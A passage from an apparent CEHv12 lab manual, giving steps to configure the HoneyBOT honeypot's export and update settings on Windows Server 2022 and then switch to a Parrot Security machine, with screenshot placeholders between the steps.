
9. On the **Exports** tab, in which you can export the logs recorded by HoneyBOT, choose the required option to view the reports, and then proceed to the next step. (here, **Export Logs to CSV** and **Upload Logs to Server** checkbox are selected)






10. On the **Updates** tab, uncheck **Check for Updates**; click **Apply** and click **OK** to continue.

Note: If a **Bindings** pop-up appears, click **OK** to continue.




11. The **HoneyBOT** main window appears, as shown in the screenshot.




12. Now, leave the HoneyBOT window running on **Windows Server 2022**.

13. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.





